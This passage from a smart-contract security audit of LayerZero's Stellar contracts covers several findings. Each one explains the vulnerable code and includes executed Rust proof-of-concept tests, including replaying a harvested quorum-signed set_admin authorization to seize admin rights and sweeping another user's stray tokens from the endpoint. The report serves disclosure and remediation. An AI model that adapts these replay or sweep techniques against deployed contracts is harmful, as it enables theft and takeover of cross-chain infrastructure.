    3 => (Self::extract_upgrade_calls(&env, &auth_contexts)?, false),
    _ => return Err(DvnError::InvalidAuthContext),
};

// 3. Admin verification (set_admin bypasses)
if !is_set_admin {
    Self::verify_admin_signature(&env, &sender, &signature_payload)?;   // entirely skipped
}

// 4. Replay protection
let hash = Self::hash_call_data(&env, vid, expiration, &calls);
if DvnStorage::used_hash(&env, &hash) {
    return Err(DvnError::HashAlreadyUsed);
}
DvnStorage::set_used_hash(&env, &hash, &true);

// 5. MultiSig verification
Self::verify_signatures(&env, &hash, &signatures);
```

`signature_payload` is what binds an authorization to one concrete transaction. It commits to the network id, the submitting account's nonce and the invocation tree. Exactly one line consumes it:

RUST

```
// contracts/protocol/stellar/contracts/workers/dvn/src/auth.rs - verify_admin_signature
env.crypto().ed25519_verify(public_key, &signature_payload.clone().into(), signature);
```

That line never runs on the `set_admin` path, so nothing consumes `signature_payload` there. The only remaining proof is `verify_signatures` over `hash_call_data(vid, expiration, calls)`, which commits to the intent and not to the transaction that carries it. A quorum-signed `set_admin` authorization is therefore a bearer token. Anyone who observes it can resubmit it from their own account, in their own transaction, and it authorizes. It can be observed in the mempool, in a reverted transaction envelope, or in the logs of an off-chain signing tool. `Sender::None` is an accepted variant of the `Sender` enum, so the submitter supplies no admin key at all.

The bypass is wired to the generic `Worker::set_admin`, so it also removes admins. `set_admin(x, false)` reaches `set_admin_no_auth`, which calls `admins.remove(index)`.

`verify_admin_signature` requires `Self::is_admin(env, &admin_address)`, so emptying the admin set disables every quorum operation that takes the non-bypass path: `set_paused`, `set_signer`, `set_threshold`, `set_upgrader`, `upgrade`, `migrate` and `execute_transaction`, along with every admin-gated setter.

The Starknet port was hardened against this exact class of bug, which shows the intended design:

RUST

```
// contracts/protocol/starknet/layerzero/src/workers/dvn/dvn.cairo
// NOTE: Deviation from EVM spec, we have to check the selector since call_data doesn't
// include the selector without this check is possible to use another execute param with
// an address argument to change admin
assert_with_byte_array(
    call_data.selector == selector!("quorum_change_admin"),
    errors::err_invalid_selector(call_data.selector),
);
```

Starknet routes quorum-driven admin changes through a dedicated entry point with a pinned selector. That entry point can only grant, through `_grant_role(ADMIN_ROLE, new_admin)`, and it can never remove an admin. Stellar instead reuses the generic `Worker::set_admin(env, admin, active)`, so the same unauthenticated bypass reaches the removal path.

Admin status is the precondition for `verify_admin_signature`, so an admin is a mandatory co-signer on every quorum-authorized DVN operation, including `upgrade`, `migrate` and `execute_transaction`. `LzDVN::set_admin_by_admin` then lets any single admin add further admins on its own `require_auth()`, with no quorum involved, so one redeemed authorization is a self-propagating foothold. The call arguments are never inspected either.

`extract_single_self_call` checks only that `ctx.contract == env.current_contract_address()`.

Attacker scenario. Operators rotate admins. The quorum, 2 of 4, signs `hash_call_data(vid, expiration = now + 7 days, calls = [set_admin(new_admin, true)])`, and an operator submits it. The transaction fails for an unrelated reason, such as an underfunded submitting account

or resource-budget exhaustion. The `TransactionAuthData` carrying both signatures is already visible in the failed envelope. An attacker copies it verbatim, sets `sender: Sender::None`, and submits `set_admin(their_own_address, true)` from their own account with their own nonce. `__check_auth` runs: the vid passes, the expiration passes, the single self context passes, `is_set_admin` is true so step 3 is skipped, `used_hash` is still false, and `verify_signatures` succeeds over the identical hash. The attacker is now an admin. The `signature_payload` of the attacker's transaction differs from the operator's and is never examined. Replaying a harvested `set_admin(x, false)` instead strips an admin.

Bound. The quorum must have signed a `set_admin` call at some point for anything to be harvested, so this is a replay of a real authorization rather than a forgery. The `used_hash` marker also means an authorization that was applied cannot be replayed. The exposure window is the set of authorizations that were signed but never landed, and it closes at `expiration`. The admin-removal variant is recoverable rather than terminal, because the same bypass that empties the admin set is also the one path that still works to refill it. Availability is scored Medium with partial reversibility for that reason, rather than as an irreversible denial of service.

Impact

This is an authorization bypass on the DVN's most privileged operation. An authorization is meant to bind to one transaction submitted by an authorized party, and on the `set_admin` path it does not. A quorum-signed `set_admin` becomes a transferable bearer token that any unprivileged party can redeem until it expires.

Redeeming it gives the attacker one of two outcomes. The first is an admin the attacker controls. That admin can add more admins through `set_admin_by_admin`, so the foothold spreads without further help, and it makes the attacker a co-signer on every upgrade and on `execute_transaction`. The second is the removal of every admin, which is a denial of service caused by an attacker against others.

The DVN operators lose control of their own admin set. The OApps that depend on this DVN lose cross-chain message verification, because `execute_transaction` is one of the operations that stops working once the admin set is empty. Both outcomes need a harvested authorization to exist, and neither needs an admin key.

PROOF OF CONCEPT

Confirmed by an executed proof of concept. All three tests pass under `cargo test -p dvn hal32`, and each one asserts the defective behaviour, so a passing run means the defect reproduces. The replay runs through a real `SorobanAuthorizationEntry` with an attacker-chosen nonce, so the host derives `signature_payload` itself. The tests do not call `__check_auth` directly.

SOL

```
running 3 tests
test tests::hal_poc::hal32_non_set_admin_path_is_bound_to_signature_payload ... ok
```

```
test tests::hal_poc::hal32_set_admin_bypass_also_authorizes_admin_removal ... ok
test
tests::hal_poc::hal32_harvested_set_admin_authorization_replays_with_attacker_nonce_and_no_admin
_key ... ok

test result: ok. 3 passed; 0 failed; 0 ignored; 0 measured; 31 filtered out; finished in 0.03s
```

Environment / reproduce

Rust toolchain with soroban-sdk 25.1.1. Run `cargo test -p dvn hal32`. The source is at `contracts/protocol/stellar/contracts/workers/dvn/src/tests/hal_poc.rs`.

PoC script

SOL

```
/// The quorum signs `set_admin(attacker, true)`. That authorization is harvested and
/// re-submitted inside a *different* transaction, with an attacker-chosen nonce and
/// therefore a completely different host `signature_payload`, and with `Sender::None`
/// (no admin key at all). `__check_auth` accepts it and the attacker becomes admin.
#[test]
fn hal32_harvested_set_admin_authorization_replays_with_attacker_nonce_and_no_admin_key() {
    let setup = TestSetup::new(1);
    let env = setup.env.clone();
    let dvn = setup.contract_id.clone();
    let client = LzDVNClient::new(&env, &dvn);
    let attacker = Address::generate(&env);

    assert!(!client.is_admin(&attacker));

    // --- operator side: quorum signs a `set_admin(attacker, true)` authorization ---
    let expiration = env.ledger().timestamp() + 365 * 86400;
    let args: Vec<Val> = vec![&env, attacker.clone().into_val(&env), true.into_val(&env)];
    let calls = vec![&env, Call { to: dvn.clone(), func: Symbol::new(&env, "set_admin"), args:
args.clone() }];
    let hash = client.hash_call_data(&VID, &expiration, &calls);
    let sig = setup.key_pairs[0].sign_bytes(&env, &hash);
    let tx_auth = TransactionAuthData { vid: VID, expiration, signatures: vec![&env, sig],
sender: Sender::None };

    // --- attacker side: own transaction, own nonce, no admin key ---
    let sc_args = std::vec![to_scval(&env, attacker.clone()), ScVal::Bool(true)];
    env.set_auths(&[dvn_auth_entry(&env, &dvn, "set_admin", sc_args.clone(), &tx_auth,
0x5EED_0001)]);
    client.set_admin(&attacker, &true);

    assert!(client.is_admin(&attacker), "harvested set_admin authorization was redeemed by an
unrelated submitter");

    // The authorization is stopped only by the `UsedHash` marker, not by any binding to the
    // transaction: simulate the original (reverted) submission by clearing the marker and
    // replay again with yet another nonce and another host payload.
    env.as_contract(&dvn, || DvnStorage::set_used_hash(&env, &hash, &false));
    env.set_auths(&[dvn_auth_entry(&env, &dvn, "set_admin", sc_args, &tx_auth, 0x5EED_0002)]);
    let res = client.try_set_admin(&attacker, &true);
    // AdminAlreadyExists (a worker business-logic error) proves `__check_auth` passed a
    // *second* time with a different host payload.
    assert_eq!(res,
Err(Ok(soroban_sdk::Error::from_contract_error(worker::WorkerError::AdminAlreadyExists as
u32))));
}
```

```rust
/// Control: on every non-`set_admin` path the authorization *is* bound to the host
/// `signature_payload`, so a harvested `TransactionAuthData` cannot be replayed. This is
/// what isolates the bypass as the cause rather than a general weakness in the scheme.
#[test]
fn hal32_non_set_admin_path_is_bound_to_signature_payload() {
    let admin_kp = Ed25519KeyPair::generate();
    let setup = TestSetup::with_admin_bytes(1, std::vec!
[admin_kp.signing_key.verifying_key().to_bytes()]);
    let env = setup.env.clone();
    let dvn = setup.contract_id.clone();
    let client = LzDVNClient::new(&env, &dvn);

    let expiration = env.ledger().timestamp() + 1000;
    let args: Vec<Val> = vec![&env, true.into_val(&env)];
    let calls = vec![&env, Call { to: dvn.clone(), func: Symbol::new(&env, "set_paused"), args
}];
    let hash = client.hash_call_data(&VID, &expiration, &calls);
    let sig = setup.key_pairs[0].sign_bytes(&env, &hash);

    // The admin signed the payload of some *other* transaction.
    let harvested_payload = BytesN::from_array(&env, &[0xAB; 32]);
    let tx_auth = TransactionAuthData {
        vid: VID,
        expiration,
        signatures: vec![&env, sig],
        sender: Sender::Admin(admin_kp.public_key(&env), admin_kp.sign(&env,
&harvested_payload.to_array())),
    };

    // Replaying it against the real host payload of the attacker's transaction fails.
    env.set_auths(&[dvn_auth_entry(&env, &dvn, "set_paused", std::vec![ScVal::Bool(true)],
&tx_auth, 0x5EED_0003)]);
    assert!(client.try_set_paused(&true).is_err(), "the payload binding must reject the
replay");
}

/// `set_admin(x, false)` is reachable through the same bypass, so a quorum-signed
/// *removal* is equally replayable and can empty the admin set.
#[test]
fn hal32_set_admin_bypass_also_authorizes_admin_removal() {
    let setup = TestSetup::new(1);
    let env = setup.env.clone();
    let dvn = setup.contract_id.clone();
    let client = LzDVNClient::new(&env, &dvn);
    let victim_admin = setup.admins.get(0).unwrap();
    assert!(client.is_admin(&victim_admin));

    let expiration = env.ledger().timestamp() + 1000;
    let args: Vec<Val> = vec![&env, victim_admin.clone().into_val(&env), false.into_val(&env)];
    let calls = vec![&env, Call { to: dvn.clone(), func: Symbol::new(&env, "set_admin"), args
}];
    let hash = client.hash_call_data(&VID, &expiration, &calls);
    let sig = setup.key_pairs[0].sign_bytes(&env, &hash);
    let tx_auth = TransactionAuthData { vid: VID, expiration, signatures: vec![&env, sig],
sender: Sender::None };

    let sc_args = std::vec![to_scval(&env, victim_admin.clone()), ScVal::Bool(false)];
    env.set_auths(&[dvn_auth_entry(&env, &dvn, "set_admin", sc_args, &tx_auth, 0x5EED_0004)]);
    client.set_admin(&victim_admin, &false);

    assert!(!client.is_admin(&victim_admin));
    assert_eq!(client.admins().len(), 0, "admin set can be emptied through the set_admin
bypass");
}
```

RECOMMENDATION

To fix this issue, the following changes are recommended:

1. Bind `signature_payload` on every path. This is the root fix. It makes an authorization non-transferable between transactions and removes the bearer-token property. Fold the host-provided value into the quorum digest, so the signatures commit to the transaction as well as to the intent:

   ```sol
   let hash = Self::hash_call_data(&env, vid, expiration, &calls, &signature_payload);
   ```

   At a minimum, require a proof over `signature_payload` on the `set_admin` path too, so no path leaves it unconsumed.

2. Replace the name-only `is_set_admin` discriminator with a dedicated entry point, as the Starknet port does. Make `quorum_add_admin(admin: Address)` the only function allowed to skip `verify_admin_signature`. It must only add an admin and must reject `active = false`, so the bypass cannot empty the admin set. It should also assert its own target and validate the argument count and types.

3. Do not accept `Sender::None` on the bypass path without a separately signed anti-replay binding. Today `Sender::None` plus harvested signatures is enough on its own.

4. Add a revocation entry point, so the quorum can burn a hash in advance by writing `UsedHash = true` for an authorization it no longer wants honoured. Today a signed `set_admin` with a long `expiration` cannot be revoked.

5. Bound `expiration`. Reject any value greater than `env.ledger().timestamp() + MAX_AUTH_TTL`, so a leaked authorization has a short redemption window. The current code permits windows of days or months.

6. Reconsider `set_admin_by_admin`. Removing a single admin's ability to add further admins is what stops one replay-installed admin from taking hold.

7. As defence in depth, emit an event from `__check_auth` that records `(hash, is_set_admin, sender)`. Off-chain monitors can then alert on any authorization that takes the bypass and was not submitted by a known operator.

Until `signature_payload` is bound on the `set_admin` path, treat every quorum-signed `set_admin` authorization as a bearer token from the moment it is signed, and keep its `expiration` short.

REFERENCES

CWE-294: Authentication Bypass by Capture-replay - CWE-345: Insufficient Verification of Data Authenticity - CWE-863: Incorrect Authorization

REMEDIATION COMMENT

RISK ACCEPTED: LayerZero acknowledged this finding on August 6, 2026. The set_admin authorization path is intentional so the quorum can restore administration when the admin set is empty or its members are inactive. Client response.

HAL-003 RISK ACCEPTED

Receive-library grace periods permit overlapping trust without an enforced maximum duration

Low · 2.3 AO:S/AC:L/AX:L/R:N/S:C/C:N/A:N/I:H/D:H/Y:N

DESCRIPTION

An OApp can rotate from one receive library to another. The endpoint keeps trusting the old library for a configured grace period so that messages already in flight can still be delivered. During that window the endpoint accepts verifications from two receive libraries on the same path. The code excerpt below passes the payload hash to `inbound()` without passing the verifying library, and it does not impose a maximum grace period. These are properties of the configured trust model; the previous library remains authorized until its timeout expires or its configuration changes.

RUST

```rust
// contracts/protocol/stellar/contracts/endpoint-v2/src/message_lib_manager.rs -
is_valid_receive_library
let ResolvedLibrary { lib: expected_lib, is_default } = Self::get_receive_library(env, receiver,
src_eid);
if actual_lib == &expected_lib {
    return true;
}
let timeout = if is_default {
    Self::default_receive_library_timeout(env, src_eid)
} else {
    Self::receive_library_timeout(env, receiver, src_eid)
};
timeout.is_some_and(|t| t.is_valid_for(env, actual_lib))   // (1) OR the OLD lib, during grace

// contracts/protocol/stellar/contracts/endpoint-v2/src/endpoint_v2.rs - verify
fn verify(env: &Env, receive_lib: &Address, origin: &Origin, receiver: &Address, payload_hash:
&BytesN<32>) {
    receive_lib.require_auth();
    assert_with_error!(env, Self::is_valid_receive_library(env, receiver, origin.src_eid,
receive_lib),
        EndpointError::InvalidReceiveLibrary);
    assert_with_error!(env, Self::initializable(env, origin, receiver),
EndpointError::PathNotInitializable);
    assert_with_error!(env, Self::verifiable(env, origin, receiver),
EndpointError::PathNotVerifiable);

    // (2) `receive_lib` is NOT passed on: the hash is stored without its verifier,
    //     `inbound()` writes it unconditionally, and the event omits it too.
    Self::inbound(env, receiver, origin.src_eid, &origin.sender, origin.nonce, payload_hash);
    PacketVerified { origin: origin.clone(), receiver: receiver.clone(), payload_hash:
payload_hash.clone() }
        .publish(env);
}

// contracts/protocol/stellar/contracts/endpoint-v2/src/message_lib_manager.rs -
set_default_receive_library
// (3) grace_period is an unchecked u64 and no maximum is enforced
let timeout = if grace_period > 0 {
    old_lib.map(|lib| {
        let expiry = env.ledger().timestamp() + grace_period;
```

```
        Timeout { lib, expiry }
    })
} else {
    None
};
```

Blast radius. This affects every inbound path on the endpoint. `EndpointV2::verify` is the only entry point through which a receive library records a payload hash, and `inbound()` is the only writer of `inbound_payload_hash`. The missing cap on the grace period also affects all four rotation setters: `set_default_receive_library`, `set_default_receive_lib_timeout`, `set_receive_library` and `set_receive_library_timeout`. The last two only assert that the supplied expiry is not already in the past. An expiry arbitrarily far in the future is therefore accepted, and the timeout can be pushed forward again with no limit. `register_library` has no inverse, so a library that is registered once stays eligible.

Conditional scenario and proof limit. An OApp rotates from L_old to L_new with a non-zero grace period, leaving both libraries authorized. If L_old is compromised, it remains inside the OApp's trusted verification set during that period. The PoC embedded below verifies different nonces through the two libraries. A separate existing Nexus test receipt dated August 5, 2026 records that the old library replaced the new library's payload hash on the same nonce while the timeout was valid, and that the identical call failed after expiry. That receipt supports same-nonce replacement inside the configured trust window. It does not establish a bypass of the intended libraries' packet-specific verification, actual unauthorized message execution, or OFT token loss, and it was not rerun for this update.

Bound. The report's comparison with the Starknet implementation shows payload-hash storage without the verifying library in the inbound entry or `PacketVerified` event. LayerZero explained that the grace period intentionally accommodates in-flight packets associated with the previous library, and Adrian agreed with that rationale. The overlap is selected through privileged configuration, not created by an unprivileged sender. An old library outside its valid timeout does not gain authorization merely because it remains registered.

Impact: a long or repeatedly extended grace period extends the time for which the previous library remains trusted. If that library becomes malicious or compromised during the overlap, the OApp remains exposed to that trusted component until its authorization ends. The existing Nexus test receipt records same-nonce hash replacement by a still-authorized library and rejection after expiry; it does not establish a permissionless verification bypass, a real attack through the intended library-specific packet flow, or resulting token loss. This finding documents a configuration and governance consideration. A rotation with an expired or zero grace period does not retain the old library through the timeout branch.

PROOF OF CONCEPT

(executed - passes via `cargo test --test poc_084_receive_library_grace_payload_substitution -- --nocapture`) The test establishes the precondition this finding depends on: the endpoint accepts two receive libraries on the same path

at the same time. It then has each library drive `EndpointV2::verify` to completion on its own nonce, rather than only calling a view function.

SOL

```
running 1 test
configured receive library : Uln302 (is_default = true)
grace timeout              : lib = SimpleMessageLib, expiry = now + GRACE
is_valid_receive_library(L_new) = true
is_valid_receive_library(L_old) = true
claim A: nonce 1 verified by L_new -> aa..., nonce 2 verified by L_old -> bb... - both accepted
test confirmed_both_libraries_are_valid_at_once_during_the_grace_window ... ok

test result: ok. 1 passed; 0 failed
```

The test runs on the Rust toolchain with soroban-sdk 25.1.1, and it drives the real `endpoint-v2`, `uln-302` and `simple-message-lib` crates. It configures Uln302 as the default receive library for the remote EID, and it leaves SimpleMessageLib inside an unexpired timeout. An ordinary rotation with a non-zero grace period produces that state.

SOL

```
#[test]
fn confirmed_both_libraries_are_valid_at_once_during_the_grace_window() {
    let s = scenario(GRACE);
    let env = s.env();

    let resolved = s.resolved_lib();
    let timeout = s.f.ep.lib_manager.default_receive_library_timeout(&REMOTE_EID).unwrap();
    println!("configured receive library : {:?} (is_default = {})", resolved.lib,
resolved.is_default);
    println!("grace timeout              : lib = {:?}, expiry = {}", timeout.lib,
timeout.expiry);
    assert_eq!(resolved.lib, s.f.uln_id, "L_new (Uln302) is the configured library");
    assert_eq!(timeout.lib, s.sml.address, "L_old (SimpleMessageLib) is the timeout library");
    assert_eq!(timeout.expiry, env.ledger().timestamp() + GRACE);

    let new_valid = s.is_valid_lib(&s.f.uln_id);
    let old_valid = s.is_valid_lib(&s.sml.address);
    println!("is_valid_receive_library(L_new) = {new_valid}");
    println!("is_valid_receive_library(L_old) = {old_valid}");
    assert!(new_valid && old_valid, "the gate admits two libraries at the same time");

    // Not just the view: each library actually drives `EndpointV2::verify` to
    // completion on its own nonce.
    let h_new = s.hash_of(&s.guid(1), &Bytes::from_array(env, &[0xAA; 4]));
    s.uln_verify(1, &h_new);
    assert_eq!(s.stored(1), Some(h_new.clone()));

    let h_old = s.hash_of(&s.guid(2), &Bytes::from_array(env, &[0xBB; 4]));
    s.sml_verify(2, &h_old);
    assert_eq!(s.stored(2), Some(h_old.clone()));

    println!(
        "claim A: nonce 1 verified by L_new -> {}, nonce 2 verified by L_old -> {} - both
accepted",
        hex8(&h_new),
        hex8(&h_old)
```

```
    );
}
```

Additional existing test receipt. The Nexus test case titled "A rotated-out receive library overwrites a payload hash the new library already verified", dated August 5, 2026, records `dt_p3_3::p3_3_a_the_rotated_out_library_can_overwrite_a_payload_the_new_library_verified` and `dt_p3_3::p3_3_b_positive_control_after_the_grace_period_the_old_library_is_rejected` as passing. It reports a stored hash changing from OxAA to OxEE on the same nonce within the timeout, with `InvalidReceiveLibrary` and the original hash preserved after expiry. This existing receipt provides narrower evidence of endpoint behavior under overlapping library authorization; it does not show bypass of the intended libraries' packet-specific checks or resulting token loss. Neither that receipt nor the embedded PoC was reproduced for this client-response update.

RECOMMENDATION

1. Cap the grace period. Enforce a `MAX_GRACE_PERIOD` in `set_default_receive_library`, `set_default_receive_lib_timeout`, `set_receive_library` and `set_receive_library_timeout`, and reject any expiry beyond `now + MAX_GRACE_PERIOD`. A long grace period keeps the previous library trusted for that duration, and changing the timeout can extend it. Whether to enforce a protocol maximum is a governance choice. Where the old library is no longer trusted, rotate with a grace period of zero, which the code already treats as no timeout at all.
2. Emit the verifying library in the `PacketVerified` event. A second verification of the same nonce then becomes visible off-chain, including where it is legitimate. This change is additive and breaks nothing.
3. Provide revocation, not rotation alone. Add an `unregister_library` entry point, or a per-library disabled flag. `register_library` has no inverse today, so any OApp can still assign itself a library that was registered once and is now considered weak.
4. Bind a verified nonce to the library that verified it. Store the receive library alongside the `inbound_payload_hash`, and reject a re-verification that comes from a different library. As an alternative, compare the incoming hash against the stored one in `inbound()` and revert on mismatch. The Starknet implementation behaves the same way as the Stellar port here, so this change touches semantics that the ports share. Raise it with LayerZero rather than applying it to the Stellar port in isolation. If a genuine correction must stay possible, put it behind an explicitly authorised reset instead of folding it into the normal verify path.
5. As defence in depth, monitor for a second `PacketVerified` on a nonce that is not yet executed. Alert on any rotation whose grace period exceeds the expected delivery latency.

Keep grace periods within the intended delivery window. Treat receive-library rotation as a privileged operation that retains trust in the old library only for the configured overlap; use a zero grace period when that library is no longer trusted.

REFERENCES

CWE-345: Insufficient Verification of Data Authenticity - CWE-672: Operation on a Resource after Expiration or Release

REMEDIATION COMMENT

RISK ACCEPTED: LayerZero acknowledged this finding on August 6, 2026 as a receive-library governance and trust choice. The client explained that the grace period allows in-flight packets associated with the previous library to complete; Adrian agreed with that rationale. The previous library remains explicitly trusted during the configured grace period. Acknowledgment; client clarification; auditor response.

HAL-004 RISK ACCEPTED

set_threshold and add_signer permit quorum sizes without an absolute resource bound

Low · 2.0 AO:S/AC:L/AX:L/R:N/S:C/C:N/A:H/I:L/D:N/Y:N

DESCRIPTION

The shared Soroban multisig in `common-utils` backs `LzDVN`. The report also notes reuse by the OneSig Stellar app, which is outside this assessment's scope and is not independently assessed here. Verifying a batch costs about `threshold * signers` comparisons, plus one secp256k1 recovery per signature. The cost of every multisig-gated operation therefore grows with the configured quorum. `set_threshold` applies two bounds: the threshold must be non-zero, and it must not exceed the current signer count. It applies no *absolute* ceiling. `add_signer` applies no cap on the signer set at all:

RUST

```rust
// contracts/common/utils/stellar/common-utils/src/multisig.rs - set_threshold
fn set_threshold(env: &Env, threshold: u32) {
    assert_with_error!(env, threshold > 0, MultiSigError::ZeroThreshold);
    assert_with_error!(
        env,
        MultiSigStorage::signers(env).len() >= threshold,   // RELATIVE bound only
        MultiSigError::TotalSignersLessThanThreshold
    );
    // no MAX_THRESHOLD is applied, and MultiSigError declares no variant to report one

// contracts/common/utils/stellar/common-utils/src/multisig.rs - add_signer
fn add_signer(env: &Env, signer: &BytesN<20>) {
    assert_with_error!(env, signer != &BytesN::from_array(env, &[0u8; 20]),
MultiSigError::InvalidSigner);
    let mut signers = MultiSigStorage::signers(env);
    assert_with_error!(env, !signers.iter().any(|s| &s == signer),
MultiSigError::SignerAlreadyExists);

    signers.push_back(signer.clone());   // the Vec is never length-checked
    MultiSigStorage::set_signers(env, &signers);
```

The relative bound `signers.len() >= threshold` holds at any size, because the quorum can add more signers first. The two checks that exist therefore do not bound the cost.

Scope. The configured signer set and threshold affect multisig-gated operations in contracts using `#[multisig]`, including the in-scope `LzDVN`. OneSig is outside the assessed scope and is mentioned only as a reuse context. If a valid quorum authorization exceeds the available execution budget, administration that requires the same authorization may also fail. The included PoC does not establish that failure or rule out recovery paths.

Configuration scenario and proof limit. The included PoC creates a configuration with 300 signers and a threshold of 300, then confirms both stored values. It shows that the relative checks do not reject that size. A subsequent authorization would require the configured number of signature checks,

creating a resource-exhaustion concern at sufficiently large sizes. The displayed test does not execute that authorization, measure its verification cost, or demonstrate that the configuration is permanently unrecoverable. Reaching the configuration requires authorized administration or a deployment choice; no outside-party trigger is established.

Impact: without an absolute resource bound, administrators can select quorum sizes whose verification cost may exceed available execution resources. If that occurs, multisig-gated operations may become unavailable, potentially including the setters needed to reduce the quorum. The accepted 300-of-300 configuration is demonstrated; actual authorization failure and permanent lockout are not. LayerZero considers this an unrealistic edge case for its usual 3-6 signer configurations and accepted documenting it.

PROOF OF CONCEPT

(executed - passes via `cargo test --test poc_025_unbounded_multisig_threshold_brick -- --nocapture`) The test establishes the precondition. The contract accepts a quorum far outside the range its documentation assumes, and it reports no error.

SOL

```
running 1 test
CLAIM (A) precondition: `add_signer` accepted 300 signers and `set_threshold` accepted a
quorum of 300. The only bounds in multisig.rs are `threshold > 0` and
`threshold <= signers.len()`; there is no MAX_THRESHOLD, no cap on the signer Vec, and no
`MultiSigError` variant that could report one.
test set_threshold_and_add_signer_accept_any_size_quorum ... ok

test result: ok. 1 passed; 0 failed
```

The test runs on the Rust toolchain with soroban-sdk 25.1.1, and it drives the real `common-utils` multisig through a target contract that wires it the same way `LzDVN` does. The fixture receives a mainnet-representative CPU budget, but the displayed test only asserts the stored signer count and threshold. It does not execute quorum verification or demonstrate budget exhaustion or permanent lockout.

SOL

```
#[test]
fn set_threshold_and_add_signer_accept_any_size_quorum() {
    let pool = synthesize_quorum(300);
    let (env, contract) = quorum_of(&pool, 300, Some(MAINNET_CPU));
    let client = MultiSigTargetClient::new(&env, &contract);

    assert_eq!(client.total_signers(), 300);
    assert_eq!(client.threshold(), 300);

    println!(
        "CLAIM (A) precondition: `add_signer` accepted 300 signers and `set_threshold` \
         accepted a quorum of 300. The only bounds in multisig.rs are `threshold > 0` and \
         `threshold <= signers.len()`; there is no MAX_THRESHOLD, no cap on the signer Vec, and
no \
         `MultiSigError` variant that could report one."
```

```
    );
}
```

RECOMMENDATION

1. Introduce `MAX_SIGNERS` and `MAX_THRESHOLD` constants. Size them so that the worst-case `threshold * signers` verification loop still fits inside the Soroban instruction budget. Reject any `set_threshold` or `add_signer` call that goes beyond them. The Cairo and Solana implementations already bound both values.
2. Add a `ThresholdGreaterThanMaxThreshold` variant to `MultiSigError` so that the new cap reports as a named contract error, mirroring the Cairo error taxonomy. The existing relative bound, `signers.len() >= threshold`, is already enforced and needs no change. The gap is the absolute ceiling, together with the uncapped signer set that lets the relative bound hold at any size.
3. As defence in depth, add a test that drives the maximum permitted signer set and threshold through `verify_signatures` and asserts that the call completes within budget. CI then enforces the bound, rather than review alone.

Until this is fixed, treat the quorum size as a safety-critical deployment parameter. Keep it within the two-to-five range the storage documentation assumes. Stage any increase on testnet against a realistic resource budget before applying it to a live DVN.

REFERENCES

CWE-770: Allocation of Resources Without Limits or Throttling - CWE-20: Improper Input Validation

REMEDIATION COMMENT

RISK ACCEPTED: LayerZero acknowledged this finding on August 6, 2026. The client considers the large-quorum case unrealistic for its usual 3-6 signer configurations and accepted documenting the edge case. The existing PoC establishes that a 300-of-300 configuration is accepted; it does not demonstrate permanent on-chain lockout. Acknowledgment; documentation agreement.

HAL-005 ACKNOWLEDGED

pay_messaging_fees treats the endpoint's entire token balance as the current sender's payment

Informational · 1.6 AO:A/AC:L/AX:H/R:N/S:U/C:N/A:N/I:N/D:M/Y:N

DESCRIPTION

`pay_messaging_fees` treats the endpoint's available token balance as the supplied fee for the current send. After paying the fee recipients, it transfers the remainder to the caller-selected `refund_address`. The balance does not identify which address originally transferred the tokens to the endpoint.

If tokens remain on the endpoint between transactions, a later sender can cause those tokens to pay its messaging fee and receive the remainder at its chosen refund address. The surviving native-token PoC transfers tokens from Alice to the endpoint, then invokes `EndpointV2::send` with only Mallory's authorization. The assertions show the worker receiving its fee, Mallory receiving the remainder, and the endpoint balance returning to zero. Alice authorizes the earlier transfer, but does not authorize Mallory's send.

Scope and limits. This requires a balance left on the endpoint before the later send. The normal OApp `__lz_send` flow funds and sends atomically, so another transaction cannot intervene between those steps. The existing atomic-flow test confirms that the worker is paid, the OApp receives its own excess payment, and no balance remains for a subsequent sender. The reported behavior therefore concerns stray tokens or direct integrations that separate funding from sending; it does not establish a loss from the normal atomic OApp flow.

The surviving ZRO code excerpt also reads `balance(this_contract)` and refunds the remainder. Its positive-balance check does not attribute that balance to a payer. The included executable PoC demonstrates the native-token case; it should not be read as a separate runtime demonstration of ZRO-token loss.

Impact

A stray or separately deposited balance can be consumed and refunded by a later send without authorization from its original depositor. Integrators should fund and send within one atomic invocation and avoid treating the endpoint as a deposit account. Operator recovery of stray tokens is available through `recover_token`, but a resident balance is not reserved for the address that supplied it.

Client position. On August 25, 2026, LayerZero acknowledged the behavior and confirmed that the implementation will be retained. The client cited the equivalent balance-based model in EVM `EndpointV2Alt._suppliedNative` and `EndpointV2._suppliedLzToken`.

PROOF OF CONCEPT

(executed - passes via `cargo test -p halborn-poc f12`) Six tests drive the real `EndpointV2::send` entry point through a minimal send library.

SOL

```
running 6 tests
test tests::f12_endpoint_fee_supply::exact_payment_pays_the_worker_and_refunds_nothing ... ok
test
tests::f12_endpoint_fee_supply::an_atomic_fund_and_send_leaves_nothing_for_an_attacker_to_take
... ok
test
tests::f12_endpoint_fee_supply::stray_tokens_on_the_endpoint_are_claimable_by_the_next_sender
... ok
test tests::f12_endpoint_fee_supply::the_attacker_can_direct_the_sweep_to_any_address ... ok
test
tests::f12_endpoint_fee_supply::an_external_attacker_sweeps_a_victims_deposit_using_only_her_own
_signature ... ok
test
tests::f12_endpoint_fee_supply::the_sweep_transaction_carries_no_authorization_from_the_victim
... ok

test result: ok. 6 passed; 0 failed; 0 ignored; 0 measured; 46 filtered out; finished in 0.10s
```

The `halborn-poc` crate is a member of the in-scope workspace at `contracts/protocol/stellar/contracts`. It depends on the real `endpoint-v2` crate rather than a reimplementation. The environment is a Rust toolchain with soroban-sdk 25.1.1. The source is at `contracts/protocol/stellar/contracts/halborn-poc/src/tests/f12_endpoint_fee_supply.rs`. The exploit tests avoid `env.mock_all_auths()`. Mocking all authorization satisfies every `require_auth()` in the tree, so it cannot separate the attacker acting alone from the harness signing for the victim. Acting alone is the entire basis of the finding. A scoped `env.mock_auths(&[..])` names only the attacker and only her single `send` invocation, so any `require_auth()` outside that list fails the transaction.

SOL

```
/// Alice deposits under her own signature, as a separate transaction would.
fn deposit_from(&self, who: &Address, amount: i128) {
    self.env.mock_auths(&[MockAuth {
        address: who,
        invoke: &MockAuthInvoke {
            contract: &self.token,
            fn_name: "transfer",
            args: (who.clone(), self.endpoint.clone(), amount).into_val(&self.env),
            sub_invokes: &[],
        },
    }]);
    TokenClient::new(&self.env, &self.token).transfer(who, &self.endpoint, &amount);
}

/// Sends with *only* `attacker`'s authorization installed, for exactly this one
/// `send` invocation. Nothing else in the environment is authorized.
fn send_authorized_only_by(&self, attacker: &Address, refund_to: &Address) {
    let params = self.params();
    self.env.mock_auths(&[MockAuth {
```

```
        address: attacker,
        invoke: &MockAuthInvoke {
            contract: &self.endpoint,
            fn_name: "send",
            args: (attacker.clone(), params.clone(), refund_to.clone()).into_val(&self.env),
            sub_invokes: &[],
        },
    }]);
